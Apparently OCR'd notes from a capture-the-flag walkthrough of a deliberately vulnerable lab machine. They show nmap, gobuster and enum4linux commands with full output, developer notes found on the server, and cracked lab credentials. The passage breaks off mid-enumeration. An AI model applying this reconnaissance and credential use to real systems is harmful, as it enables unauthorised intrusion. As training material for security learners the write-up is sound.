
Basic Pentesting

Basic Pentesting || 18-09-2020

IP Address :- 10.10.244.52



Active Machine Information

Title	IP Address	Expires
Web App Test	10.10.244.52	1h 49m 17s

[Task 1] Web App Testing and Privilege Escalation

In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

The main goal here is to learn as much as possible. Make sure you are connected to our network using your OpenVPN configuration file.

Credits to Josiah Pierce from Vulnhub.


#1 Deploy the machine and connect to our network

No answer needed — Completed

#2 Find the services exposed by the machine

No answer needed — Completed


Open Ports:-
22→ SSH
80→ http
192→ netbios-ssn Samba smbd 3.X - 4.X
445→ netbios-ssn Samba smbd 4.3.11-Ubuntu
8009→ ajp13 Apache Jserv (Protocol v1.3)



Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.18 (Ubuntu) Server at 10.10.215.156 Port 80



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

Usres:-

kay
jan

BUILTIN\Administrators (Local Group)
BUILTIN\Users (Local Group)
BUILTIN\Guests (Local Group)
BUILTIN\Power Users (Local Group)
BUILTIN\Account Operators (Local Group)
BUILTIN\Server Operators (Local Group)
BUILTIN\Print Operators (Local Group)

SSH creditanls :-

user: jan
pass: armando

user: kay
passphrase: beeswax

```
#
Final Password is ⇒ heresareallystrongpasswordthatfollowsthepasswordpolicy$
$
#
```

Nmap

```
root@kali:~/Desktop/Basic_Pentesting# nmap -sC -sV -oN initial 10.10.244.52
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-18 10:17 EDT
Nmap scan report for 10.10.244.52
Host is up (0.22s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```

```
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2020-09-18T10:18:14-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-09-18T14:18:14
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 28.29 seconds
```

gobuster

```
root@kali:~/Desktop/Basic_Pentesting# gobuster dir  -e -u
http://10.10.215.156/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer
(@_FireFart_)
===============================================================
[+] Url:
http://10.10.215.156/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/
common.txt
[+] Status codes:
200,204,301,302,307,401,403
[+] User Agent:
gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/09/19 10:19:11 Starting
gobuster
===============================================================
http://10.10.215.156/.htaccess (Status: 403)
http://10.10.215.156/.hta (Status: 403)
http://10.10.215.156/.htpasswd (Status: 403)
http://10.10.215.156/development (Status: 301)
http://10.10.215.156/index.html (Status: 200)
http://10.10.215.156/server-status (Status: 403)
===============================================================
2020/09/19 10:20:34
Finished
===============================================================
```

enmu4linux

```
root@kali:~/Desktop/Basic_Pentesting# enum4linux -a 10.10.37.236 | tee
enum4linuxlog.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/
enum4linux/ ) on Sun Sep 20 05:34:51 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.37.236
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none



======================================================
|    Enumerating Workgroup/Domain on 10.10.37.236    |

======================================================
[+] Got domain/workgroup name: WORKGROUP

 ==============================================
|    Nbtstat Information for 10.10.37.236    |
 ==============================================
Looking up status of 10.10.37.236
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup
Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service
Elections

        MAC Address = 00-00-00-00-00-00
 =====================================
|    Session Check on 10.10.37.236    |
 =====================================
[+] Server 10.10.37.236 allows sessions using username '', password ''

 ===========================================
|    Getting domain SID for 10.10.37.236    |
 ===========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ======================================
|    OS information on 10.10.37.236    |
 ======================================
Use of uninitialized value $os_info in concatenation (.) or string at ./
enum4linux.pl line 464.
[+] Got OS info for 10.10.37.236 from smbclient:
[+] Got OS info for 10.10.37.236 from srvinfo:
	BASIC2         Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
	platform_id     :	500
	os version      :	6.1
	server type     :	0x809a03

 =============================
|    Users on 10.10.37.236    |
 =============================
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl
line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl
line 890.

 =========================================
|    Share Enumeration on 10.10.37.236    |
 =========================================

	Sharename       Type      Comment
	---------       ----      -------
	Anonymous       Disk
```

```
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.37.236
//10.10.37.236/Anonymous        Mapping: OK, Listing: OK
//10.10.37.236/IPC$     [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*


=====================================================
|    Password Policy Information for 10.10.37.236    |

=====================================================


[+] Attaching to 10.10.37.236 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] BASIC2
        [+] Builtin

[+] Password Info for Domain: BASIC2

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
```

```
	[+] Forced Log off Time: 37 days 6 hours 21 minutes


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5


 =================================
|    Groups on 10.10.37.236    |
 =================================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:


 ===================================================
|    Users on 10.10.37.236 via RID cycling (RIDS: 500-550,1000-1050)    |

 ===================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID
S-1-5-21-2853212168-2008227510-3551253869 and logon username '',
password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local
User)
S-1-5-21-2853212168-2008227510-3551253869-502 *unknown*\*unknown*
(8)
```

```
S-1-5-21-2853212168-2008227510-3551253869-503 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-504 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-505 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-506 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-507 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-508 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-509 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-510 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-511 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-512 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain
Group)
S-1-5-21-2853212168-2008227510-3551253869-514 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-515 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-516 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-517 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-518 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-519 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-520 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-521 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-522 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-523 *unknown*\*unknown*
(8)
```

```
S-1-5-21-2853212168-2008227510-3551253869-524 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-525 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-526 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-527 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-528 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-529 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-530 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-531 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-532 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-533 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-534 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-535 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-536 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-537 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-538 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-539 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-540 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-541 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-542 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-543 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-544 *unknown*\*unknown*
(8)
```

```
S-1-5-21-2853212168-2008227510-3551253869-545 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-546 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-547 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-548 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-549 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-550 *unknown*\*unknown*
(8)
S-1-5-21-2853212168-2008227510-3551253869-1000 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1001 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1002 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1003 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1004 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1005 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1006 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1007 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1008 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1009 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1010 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1011 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1012 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1013 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1014 *unknown*
\*unknown* (8)
```

```
S-1-5-21-2853212168-2008227510-3551253869-1015 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1016 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1017 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1018 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1019 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1020 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1021 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1022 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1023 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1024 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1025 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1026 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1027 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1028 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1029 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1030 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1031 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1032 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1033 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1034 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1035 *unknown*
\*unknown* (8)
```

```
S-1-5-21-2853212168-2008227510-3551253869-1036 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1037 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1038 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1039 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1040 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1041 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1042 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1043 *unknown*
